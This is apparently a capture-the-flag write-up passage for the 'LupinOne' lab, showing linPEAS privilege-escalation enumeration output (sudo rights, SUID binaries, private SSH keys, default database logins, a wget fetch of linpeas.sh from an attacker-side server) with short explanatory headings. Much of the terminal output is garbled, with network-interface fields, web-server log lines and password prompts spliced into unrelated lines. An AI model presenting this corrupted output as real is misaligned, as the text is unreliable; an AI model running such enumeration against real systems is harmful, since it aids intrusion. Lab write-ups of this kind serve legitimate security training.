eth0 flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
[+] PATH
[i] Any writable folder in original PATH? (a new completed path will be exported)
/usr/local/bin:/usr/bin:/usr/local/games:/usr/games
New path exported: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/sbin:/sbin
      TX packets 24 bytes 3369 (3.4 KB)
[+] Date
X errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Sat 12 Aug 2023 10:38:26 PM EDT

[+] System stats
Filesystem      Size  Used Avail Use% Mounted on
udev            1.5G   0    1.5G  0% /dev
tmpfs           293M  640K 292M  1% /run
/dev/sda1        48G  1.7G  44G  4% /
tmpfs           1.5G  0    1.5G  0% /dev/shm
tmpfs           5.0M  0    5.0M  0% /run/lock
tmpfs           293M  0    293M  0% /run/user/1001
Serving HTTP on total 0.0 port used http://free.1.0:80 shared buff/cache available
Mem: 168.18.10 2992280 [12/Aug/2023:22:32:26] 0.0 2606296 de 404, 980 ge 11243528 foun 2614620
Swap: 68.18.140 998396 [12/Aug/2023:22:32:32] 998396 T /linpeas.sh HTTP/1.1" 404 -
[12.168.18.140 - - [12/Aug/2023:22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -
[+] Environment
[i] Any private information inside environment variables?
HISTFILESIZE=0
USER=icex64
SSH_CLIENT=192.168.18.76 55360 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/icex64
SSH_TTY=/dev/pts/2
LOGNAME=icex64
_=./linpeas.sh
XDG_SESSION_CLASS=user

```

The system gives us the basic information about operating system, sudo version and different stats given in the whole environment.

Device information

Device information in inventory refers to details about devices (like computers, printers, etc.) in a list. It includes basics like names and types, often helping organizations keep track of what they have. This helps manage and maintain devices, making sure everything is accounted for and working properly.

```

SSH_CLIENT=192.168.18.76 55360 22<ST,RUNNING,MULTICAST> mtu 1500
XDG_SESSION_TYPE=tty prefixlen 64 scopeid 0x20<link>
SHLVL=1 ether 38:93:8d:eb:53:ff txqueuelen 0 (Ethernet)
MOTD_SHOWN=pam
HOME=/home/icex64 0 dropped 0 overruns 0 frame 0
SSH_TTY=/dev/pts/2 23 bytes 4194 (4.0 KiB)
LOGNAME=icex64 0 dropped 0 overruns 0 carrier 0 collisions 0
_=./linpeas.sh
XDG_SESSION_CLASS=user3<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
TERM=xterm-256color:a:b5:ff:fe:0e:idc prefixlen 64 scopeid 0x20<link>
XDG_SESSION_ID=6 0a:b5:0e:1d:1c txqueuelen 0 (Ethernet)
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/sbin:/sbin
XDG_RUNTIME_DIR=/run/user/1001 overruns 0 frame 0
LANG=en_US.UTF-8 24 bytes 4168 (4.0 KiB)
HISTSIZE=0 errors 0 dropped 0 overruns 0 carrier 0 collisions 0
SHELL=/bin/bash
SSH_CONNECTION=192.168.18.76 55360 192.168.18.140 22<ST> mtu 1500
HISTFILE=/dev/null :b0c7:7eff:fela:68:3e prefixlen 64 scopeid 0x20<link>
ether b2:c7:7eff:fela:68:3e txqueuelen 0 (Ethernet)
[+] Looking for Signature verification failed in dmseg
Not Found errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3569 (3.4 KiB)
[+] selinux enabled? .... sestatus Not Found 0 collisions 0
[+] Printer? ..... lpstat Not Found
[+] Is this a container? ..... No
[+] Is ASLR enabled? ..... Yes

===== ( Devices ) =====
[+] Any sd* disk in /dev? (limit 20)
sda 0:0:0:0
sda1 password for kali:
sda2 /home/kali
sda5 0:0:0:0 http.server 80
serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[+] Unmounted file-system? /2023-22:32:47] code 404, message File not found
[i] Check if you can mount unmounted devices
UUID=a09850e6-6d7b-4e78-a1b5-dfd605d3e1c6 / /GET /linpeas.sh ext4P/1.errors=remount-ro 0 1
UUID=c248d009-2f5c-4694-a0f4-0755bc09b74b none swap sw 0 0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

```

Available Software: List of programs and applications installed on a device, showing what software is ready to use.

```

===== ( Available Software ) =====
[+] Useful software?
/usr/bin/nc 0 dropped 0 overruns 0 frame 0
/usr/bin/netcat 23 bytes 4194 (4.0 KiB)
/usr/bin/nc.traditional 0 dropped 0 overruns 0 carrier 0 collisions 0
/usr/bin/wget
/usr/bin/ping 145 bytes 163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
/usr/bin/gcc 5400 bytes 10:2.1-1 0x70<link>
/usr/bin/g++ 02:0a:b5:0e:1d:1c txqueuelen 0 (Ethernet)
/usr/bin/make 0 bytes 0 (0.0 B)
/usr/bin/base64 0 dropped 0 overruns 0 frame 0
/usr/bin/python3 24 bytes 4168 (4.0 KiB)
/usr/bin/perl 0 dropped 0 overruns 0 carrier 0 collisions 0
/usr/bin/sudo

===== ( Installed Compilers ) =====
ii g++ 1:10.2.1-1 0x70<link> 4:10.2.1-1 (Ethernet) amd64 GNU C++ compiler
ii g++-10 0 dropped 0 bytes 0 (0.0 B) 10.2.1-6 amd64 GNU C++ compiler
ii gcc 1:10.2.1-1 0 dropped 0 bytes 0 (0.0 B) 4:10.2.1-1 (armv8) amd64 GNU C compiler
ii gcc-10 0 dropped 0 bytes 0 (0.0 B) 10.2.1-6 amd64 GNU C compiler
/usr/bin/gcc 0 dropped 0 overruns 0 carrier 0 collisions 0
/usr/bin/g++

```

Processes, Cron, and Services: Displays what tasks are running, scheduled jobs, and services that keep the device functioning.

```
RX packets 0 bytes 0 (0.0 B)
( Processes, Cron & Services )
[+] Cleaned processes bytes 4194 (4.0 KIB)
[i] Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
USER  resvde: PID %CPU %MEM B/RVSZ RSS TTY,STAT START TIME COMMAND
root   inetc 180 0.0 0.3 98140 9864 ?rixlen Ss 20:47 0:02 /sbin/init
root   ether 229 0.0 0.5 48356 17140 ?n 0 (Ss 20:47 0:00 /lib/systemd/systemd-journald
root   RX p 244 0.0 0.1 21260 4900 ? Ss 20:47 0:00 /lib/systemd/systemd-udevd
root   RX 387 0.0 0.1 99824 5624 ? fram Ssl 20:47 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient
t.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
systemd+ TX 388 0.0 0.1 88376 5976 ? carri Ssl 20:47 0:00 /lib/systemd/systemd-timesyncd
root   390 0.0 0.3 47676 10628 ? Ss 20:47 0:00 /usr/bin/VGAuthService
root   f18cf9b 396 0.1 0.2 162400 6580 ?ING,NUL Ssl 20:47 0:08 /usr/bin/vmtoolsd
root   inetc 460 0.0 0.0 6684 2788 ?prefixl Ss 20:47 0:00 /usr/sbin/cron -f
message+ ether 461 0.0 0.168 8180 4008 ? Ss 20:47 0:00 /usr/bin/dbus-daemon --system --address=
systemd: --nofork --nopidfile --systemd-activation --syslog-only
root   RX 470 0.0 0.2 220740 6612 ? fram Ssl 20:47 0:00 /usr/sbin/rsyslogd -n -iNONE
root   TX 477 0.0 0.2 13784 7084 ? Ss 20:47 0:00 /lib/systemd/systemd-logind
root   TX 499 0.0 0.0ed 5784 1684 tty1 arrri Ss+ 20:47 0:00 /sbin/agetty -o -p -- \u --noclear tty1
linux
root   508 0.0 0.1 6500 4476 ? Ss 20:47 0:00 /usr/sbin/apache2 -k start
www-data 509 0.6 0.3 753788 11444 ? Sl 20:47 0:45 /usr/sbin/apache2 -k start
www-data 510 0.6 0.3 753780 11712 ? Sl 20:47 0:45 /usr/sbin/apache2 -k start
icex64 638 0.0 0.2 15100 8592 ? Ss 21:34 0:00 /lib/systemd/systemd --user
icex64 639 0.0 0.0 101092 2456 ? S 21:34 0:00 (sd-pam)
icex64 661 0.0 0.1 14656 5924 ? S 21:34 0:00 sshd: icex64@pts/0
icex64 662 0.0 0.1 7840 4552 pts/0 Ss+ 21:34 0:00 -bash
icex64 686 0.0 0.1 14652 5848 ? S 21:54 0:00 sshd: icex64@pts/1
icex64 687 0.0 0.1 7840 4672 pts/1 Ss+ 21:54 0:00 -bash
icex64 699 0.0 0.1 13320 4976 pts/1 T 22:02 0:00 wget 192.168.192.136/linpeas.sh
icex64 700 0.0 0.1 13320 4972 pts/1 T 22:02 0:00 wget 206.84.141.34/linpeas.sh
icex64 702 0.0 0.1 13312 5112 pts/1 T 22:08 0:00 wget 206.84.141.34/linpeas.sh
icex64 704 0.0 0.1 13320 5216 pts/1 T 22:10 0:00 wget 206.84.141.34/linpeas.sh
icex64 777 0.0 0.1 14656 5976 ? S 22:30 0:00 sshd: icex64@pts/2
icex64 778 0.0 0.1 7840 4584 pts/2 Ss 22:30 0:00 -bash
icex64 792 1.0 0.0 2552 1768 pts/2 S+ 22:38 0:00 /bin/sh ./linpeas.sh
icex64 972 0.0 0.1 9700 3224 pts/2 R+ 22:38 0:00 ps aux

[+] Binary processes permissions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
0 lwxrwxrwx 1 root root 4 Oct 4 2021 /bin/sh → dash
1.7M -rwxr-xr-x 1 root root 1.7M Jul 13 2021 /lib/systemd/systemd
152K -rwxr-xr-x 1 root root 151K Jul 13 2021 /lib/systemd/systemd-journald
260K -rwxr-xr-x 1 root root 259K Jul 13 2021 /lib/systemd/systemd-logind
56K -rwxr-xr-x 1 root root 55K Jul 13 2021 /lib/systemd/systemd-timesyncd
0 lwxrwxrwx 1 root root 12 Jul 13 2021 /lib/systemd/udevd → /bin/udevadm
```

```
0 lrwxrwxrwx 1 root root 12 Jul 13 2021 /lib/systemd/systemd-udevd → /bin/udevadm
64K -rwxr-xr-x 1 root root 64K Jul 28 2021 /sbin/agetty nr 0x20<link>
508K -rwxr-xr-x 1 root root 505K May 27 2021 /sbin/dhcclient
0 lrwxrwxrwx 1 root root 20 Jul 13 2021 /sbin/init → /lib/systemd/systemd
240K -rwxr-xr-x 1 root root 240K Feb 21 2021 /usr/bin/dbus-daemon
136K -rwxr-xr-x 1 root root 133K Feb 25 2021 /usr/bin/VGAuthService
64K -rwxr-xr-x 1 root root 64K Feb 25 2021 /usr/bin/vmtoolsds 0
708K -rwxr-xr-x 1 root root 705K Aug 12 2021 /usr/sbin/apache2
56K -rwxr-xr-x 1 root root 55K Feb 22 2021 /usr/sbin/cron 1500
708K -rwxr-xr-x 1 root root 707K Feb 17 2021 /usr/sbin/rsyslogd<link>
ether 02:0a:b5:0e:1d:1c txqueuelen 0 (Ethernet)
[+] Cron jobs sockets 0 bytes 0 (0.0 B)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
-rw-r--r-- 1 root root 1042 Feb 22 2021 /etc/crontab
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
/etc/cron.d:
total 16 9b: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
drwxr-xr-x 2 root root 4096 Oct 4 2021 .efixlen 64 scopeid 0x20<link>
drwxr-xr-x 72 root root 4096 Aug 12 22:17 .. 0 (Ethernet)
-rw-r--r-- 1 root root 201 Jun 7 2021 e2scrub_all
-rw-r--r-- 1 root root 102 Feb 22 2021 .placeholder
    TX packets 24 bytes 3569 (3.4 KiB)
/etc/cron.daily:
total 36
drwxr-xr-x 2 root root 4096 Oct 4 2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r-x 1 root root 539 Aug 8 2020 apache2
-rw-r--r-x 1 root root 1478 Jun 10 2021 apt-compat
-rw-r--r-x 1 root root 1298 Jan 30 2021 dpkg
-rw-r--r-x 1 root root 2211 Feb 10 2018 locate
-rw-r--r-x 1 root root 377 Feb 28 2021 logrotate
-rw-r--r-x 1 root root 1123 Feb 19 2021 man-db
-rw-r--r-- 1 root root 102 Feb 22 2021 .placeholder
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
/etc/cron.hourly:
total 12 8.140 - [12/Aug/2023 22:32:47] code 404, message File not Found
drwxr-xr-x 12 root root 4096 Oct 4 2021 .GET /linpeas.sh HTTP/1.1" 404 -
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r-- 1 root root 102 Feb 22 2021 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Oct 4 2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r-- 1 root root 102 Feb 22 2021 .placeholder
```

```
/etc/cron.weekly:  
total 16  
drwxr-xr-x  2 root root 4096 Oct  4  2021 .  
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..  
-rwxr-xr-x  1 root root  813 Feb 19  2021 man-db  
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
[+] Services  
[i] Search for outdated versions  
[ - ] apache-htcacheclean 0 overruns 0 carrier 0 collisions 0  
[ + ] apache2  
[ + ] apparmor  
[ - ] console-setup.sh 0 overruns 0 carrier 0 collisions 0  
[ + ] cron  
[ + ] dbus  
[ - ] hwclock.sh 0 overruns 0 carrier 0 collisions 0  
[ - ] keyboard-setup.sh 3569 (3.4 KiB)  
[ + ] kmod  
[ + ] networking  
[ + ] open-vm-tools  
[ + ] procps  
[ + ] rsyslog  
[ + ] ssh  
[ - ] sudo  
[ + ] udev  
  
[root] password for kali:
```

Network Information: Provides details about the device's network connections and settings, like IP address and network interfaces.

```
[+] Hostname, hosts and DNS
LupinOne RX packets 0 bytes 0 (0.0 B)
127.0.0.1X error localhost 0 overruns 0 frame 0
127.0.1.1X packet LupinOne utes 4194 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
nameserver 101.50.101.50 1d:1c txqueuelen 0 (Ethernet)
nameserver 101.50.101.51 es 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
[+] Content of /etc/inetd.conf
/etc/inetd.conf Not Found
[+] Networks and neighbours
default inet fe 0.0.0.0 :7eff:Fe:a:68e prefixlen 64 scopeid 0x20<link>
loopback ether bz 127.0.0.0 68:3e txqueuelen 0 (Ethernet)
link-local packet 169.254.0.0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.18.140 netmask 255.255.255.0 broadcast 192.168.18.255
    inet6 fe80::20c:29ff:fea4:1d57 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:a4:1d:57 txqueuelen 1000 (Ethernet)
        RX packets 284014 bytes 49099420 (46.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 302533 bytes 133598782 (127.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        link-layer
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1/ netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
Serving loop txqueuelen 1000 (Local Loopback):80/ ...
192.168.1.X RX packets 4 bytes 200 (200.0 B) code 404, message File not found
192.168.1.X errors 0 dropped 0 overruns 0 frame 0
192.168.1.X TX packets 41 bytes 200 (200.0 B) "GET /linpeas.sh HTTP/1.1" 404 -
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
192.168.18.1 dev eth0 lladdr 20:ab:48:36:6c:fa STALE
192.168.18.76 dev eth0 lladdr 00:0c:29:17:0c:6b REACHABLE
192.168.18.105 dev eth0 lladdr 48:45:20:9d:ca:10 STALE
fe80::22ab:48ff:fe36:6cfa dev eth0 lladdr 20:ab:48:36:6c:fa router STALE
fe80::1 dev eth0 lladdr 20:ab:48:36:6c:fa router STALE
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0         192.168.18.1   0.0.0.0        UG    0      0      0 eth0
192.168.18.0    0.0.0.0       255.255.255.0  U      0      0      0 eth0

[+] Iptables rules
```

```

[+] Iptables rules ::3493:8dtt:feeb:53ff prefixlen 64 scopeid 0x20<link>
iptables rules Not Found 0:53:ff txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
[+] Active Ports 0 dropped 0 overruns 0 frame 0
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established) collisions 0
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp 0:0:0:0:0:0:0:0:22 DCAST,RUNNING 0.0.0.0:*>  mtu 1500 LISTEN -
tcp 0:0:0:0:0:0:0:192.168.18.140:22 pref 192.168.18.105:60778<lin ESTABLISHED -
tcp 0:0:0:0:0:0:0:192.168.18.140:22eulen 192.168.18.76:55360 ESTABLISHED -
tcp 0:0:0:0:0:0:0:192.168.18.140:22 192.168.18.105:60710 ESTABLISHED -
tcp6 0:0:0:0:0:0:0:80 RX 0 errors 0 ::*:80 LISTEN -
tcp6 0:0:0:0:0:0:0:22 TX 0 socket 0 ::*:22 es 4368 (4.0 Kib) ::*: LISTEN -
udp 0:0:0:0:0:0:0:68 RX 0 errors 0 0.0.0.0:68 overruns 0 0.0.0.0: collisions 0 LISTEN -
[+] Can I sniff with tcpdump? DCAST,RUNNING,MULTICAST>  mtu 1500
No inets fe80::b0c7:7eff:fe1a:683e prefixlen 64 scopeid 0x20<link>
ether b2:c7:7e:1a:68:3e txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
[+] ( Users Information )
[+] My user 0 packets 0 bytes 0 (0.0 B)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#groups
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)

[+] Do I have PGP keys?

[+] Clipboard or highlighted text?
xsel and xclip Not Found

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LupinOne: sh HTTP/1.1" 404 -
User icex64 NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py/1.1" 200 -
[+] Checking /etc/doas.conf
/etc/doas.conf Not Found

[+] Checking Pkexec policy

[+] Don forget to test 'su' as any other user with shell: without password and with their names as password
(I can't do it...)
[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

[+] Superusers
root:x:0:0:root:/root:/bin/bash

```

```

[+] Checking /etc/doas.conf 0 (0.0 B)
/etc/doas.conf Not Found
    TX packets 23 bytes 4194 (4.0 Kib)
[+] Checking Pkexec policy 0 overruns 0 carrier 0 collisions 0

[+] Don forget to test 'su' as any other user with shell: without password and with their names as password
(I can't do it...) :0$ff:FeGe:idic prefixlen 64 scopeid 0x20<link>
[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
    RX packets 0 bytes 0 (0.0 B)
[+] Superusers
root:x:0:0:root:/root:/bin/bash68 (4.0 Kib)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[+] Users with console
arsene:x:1000:1000:arsene,,,,:/home/arsene:/bin/bash ST> mtu 1500
icex64:x:1001:1001:,,,:/home/icex64:/bin/bash xlen 64 scopeid 0x20<link>
root:x:0:0:root:/root:/bin/bash txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
[+] Login information
22:38:26 up 1:51, 243 users, load average: 0.08, 0.02, 0.01
USER TTY pors FROM dropped 0 over LOGIN@ IDLE JCPU PCPU WHAT
icex64 pts/0 192.168.18.105 21:34 45:38 0.04s 0.04s -bash
icex64 pts/1 192.168.18.105 21:54 23:02 0.06s 0.04s -bash
icex64 pts/2 192.168.18.76 22:30 2.00s 0.04s 0.00s w
icex64 pts/2 192.168.0.169 Mon Oct 4 11:50 - 11:50 (00:00)
icex64 pts/1 192.168.0.169 Mon Oct 4 09:37 - crash (05:04)
icex64 pts/1 192.168.0.169 Mon Oct 4 09:34 - 09:34 (00:00)
arsene pts/0 192.168.0.169 Mon Oct 4 08:48 - crash (05:53)
reboot system boot 5.10.0-8-amd64 Mon Oct 4 08:41 - 16:07 (07:25)
arsene pts/0 /home/192.168.0.169 Mon Oct 4 08:27 - 08:37 (00:10)
root tty1 http://server:80 Mon Oct 4 08:16 - down (00:21)
reboot system boot 5.10.0-8-amd64 Mon Oct 4 08:14 - 08:37 (00:22)

192.168.18.105 - - [12/Aug/2023:22:38:26 +0000] "GET /index.html" 200 "message file not found"

```

```

[+] All users
_kets 0 bytes 0 (0.0 B)
_apt RX errors 0 dropped 0 overruns 0 frame 0
arsene TX packets 23 bytes 4194 (4.0 Kib)
backup TX errors 0 dropped 0 overruns 0 carrier
bin
daemon: flags=413<UP,BROADCAST,RUNNING,MULTICAST
games inet br-lan brd ff:ff:ff:ff:ff:ff mtu 1500
gnats ether 02:ba:03:fe:idix txqueuelen 0 <eth0>
icex64 RX packets 0 bytes 0 (0.0 B)
irc RX errors 0 dropped 0 overruns 0 frame 0
list TX packets 24 bytes 4168 (4.0 Kib)
lp TX errors 0 dropped 0 overruns 0 carrier
mail
man: flags=413<UP,BROADCAST,RUNNING,MULTICAST
messagebus: flags=413<UP,BROADCAST,RUNNING,MULTICAST
news ether 02:c7:7c:1a:68:3e txqueuelen 0 <eth0>
nobody RX packets 0 bytes 0 (0.0 B)
proxy RX errors 0 dropped 0 overruns 0 frame 0
root TX packets 24 bytes 3969 (3.4 Kib)
sshd TX errors 0 dropped 0 overruns 0 carrier
sync
systemd-coredump
systemd-network
systemd-resolve
systemd-timesync
sys
uucp
www-data password for kali

[+] Password policy
PASS_MAX_DAYS 99999 12/Aug/2023 22:32:47] "GET /index.html"
PASS_MIN_DAYS 0 12/Aug/2023 22:32:47] "GET /index.html"
PASS_WARN_AGE 7 12/Aug/2023 22:32:47] "GET /index.html"
ENCRYPT_METHOD SHA512 12/Aug/2023 22:36:52] "GET /index.html"

```

```
===== ( Software Information ) =====
[+] MySQL version 5.7.33-0+deb10u1 (Debian)
mysql Not Found
[+] Looking for MySQL credentials and exec using root/root
[+] MySQL connection using default root/root ..... No
[+] MySQL connection using root/toor ..... No
[+] MySQL connection using root/NOPASS ..... No
[+] Looking for mysql credentials and exec using root/root
Not Found
[+] PostgreSQL version and pgadmin credentials
Not Found
[+] PostgreSQL connection to template0 using postgres/NOPASS ..... No
[+] PostgreSQL connection to template1 using postgres/NOPASS ..... No
[+] PostgreSQL connection to template0 using pgsql/NOPASS ..... No
[+] PostgreSQL connection to template1 using pgsql/NOPASS ..... No
[+] Apache server info
Version: Server version: Apache/2.4.48 (Debian)
Server built: 2021-08-12T11:51:47 +0100
[+] Looking for PHPCookies
Not Found
[+] Looking for Wordpress wp-config.php files
wp-config.php Not Found
[+] Looking for Tomcat users file
tomcat-users.xml Not Found
[+] Mongo information
Not Found
[+] Looking for supervisord configuration file
supervisord.conf Not Found
[+] Looking for cesi configuration file
cesi.conf Not Found
[+] Looking for Rsyncd config file
rsyncd.conf Not Found
[+] Looking for Hostapd config file
hostapd.conf Not Found
[+] Looking for wifi conns file
Not Found
[+] Looking for Anaconda-ks config files
```

```

[+] Looking for Rsyncd config file
rsyncd.conf Not Found
[+] Looking for Hostapd config file
hostapd.conf Not Found
[+] Looking for wifi conns file
[+] Looking for Anaconda-ks config files
anaconda-ks.cfg Not Found
[+] Looking for .vnc directories and their passwd files
.vnc Not Found
[+] Looking for ldap directories and their hashes
/etc/ldap
The password hash is from the {SSHA} to 'structural' scopein 0x10c100
[+] Looking for .ovpn files and credentials
.ovpn Not Found
[+] Looking for ss/ssh files
/home/icex64/.ssh/authorized_keys
/home/icex64/.ssh/id_rsa-aes256-cbc.pub
/home/icex64/.ssh/id_rsa-aes256-cbc
ChallengeResponseAuthentication no
UsePAM yes
Private SSH keys found!:
/home/icex64/.ssh/id_rsa-aes256-cbc

Looking inside /etc/ssh/ssh_config for interesting info
Include /etc/ssh/ssh_config.d/*.conf
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

[+] Looking for unexpected auth lines in /etc/pam.d/sshd
No

[+] Looking for Cloud credentials (AWS, Azure, GC)

[+] NFS exports?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-pe
/etc(exports Not Found

[+] Looking for kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-ticket-ptt
krb5.conf Not Found

```

```

krb5.conf Not Found
tickets kerberos Not Found
klist Not Found
[+] Looking for Kibana yaml
kibana.yml Not Found
[+] Looking for logstash files
Not Found
[+] Looking for elasticsearch files
Not Found
[+] Looking for Vault-ssh files
vault-ssh-helper.hcl Not Found
[+] Looking for AD cached hahses
cached hashes Not Found

[+] Looking for screen sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
screen Not Found
[+] Looking for tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
tmux Not Found
[+] Looking for Couchdb directory
[+] Looking for redis.conf
[+] Looking for dovecot files
dovecot credentials Not Found
[+] Looking for mosquitto.conf

```

Interesting Files: Highlights files that could be important or valuable, like configuration files or sensitive data.

```

[+] SUID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1/dbus-daemon-launch-helper
/usr/bin/mount → Apple_Mac OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/usr/bin/su → BSD/Linux[1996-08-13]
/usr/bin/fusermount
/usr/bin/chsh → Apple_Mac OSX/Solaris_8/0/Sun_Solaris_2.5.1_PAM
/usr/bin/chfn → SuSE_9_3/10
/usr/bin/sudo → /sudo$ carrier 0 collisions 0
/usr/bin/newgrp → HP-UX_10_20
/usr/bin/gpasswd → AT&T UNIX/BROADCAST RUNNING MULTICAST 0x00000000
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/bin/unix_chkpwd
/usr/bin/write.ul
/usr/bin/chage
/usr/bin/crontab
/usr/bin/wall
/usr/bin/dotlockfile
/usr/bin/ssh-agent
/usr/bin/expiry
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/ping cap_net_raw=ep
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scripts-in-path
/home/.ssh/known_hosts [12 Aug 2021 22:32:47] code 404, message File not found
/home/.ssh/known_hosts [12 Aug 2021 22:32:47] GET /Limpess.sh HTTP/1.1" 404 -
[+] Files (scripts) in /etc/profile.d/
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#files-in-profiled
total 12
drwxr-xr-x 2 root root 4096 Oct 4 2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r-- 1 root root 726 Aug 12 2020 bash_completion.sh
[+] Hashes inside passwd file? .... No
[+] Can I read shadow files? ..... No
[+] Can I read root folder? ..... No
[+] Looking for root files in home dirs (limit 20)
/home
[+] Looking for root files in folders owned by me

```

```

[+] Can I read root folder? ..... No
[+] Looking for root files in home dirs (limit 20)
/home
[+] Looking for root files in folders owned by me
-r--r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.service/cgroup.event_controller
-r--r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.service/memory.event_controller
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/io.pressure.event_controller
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.event_controller.local_ap.current
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.event_controller.ap.max
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.event_controller.ap.events
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cgroup.memory_descendants.x_descendants
-r--r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cpu.stat
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.pressure.event_controller
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.current.event_controller
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.stat.event_controller
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.service/pids.event_controller
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.service/memory.lost_time.event_controller
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cpu.pressure.event_controller
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cgroup.page
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cgroup.stat
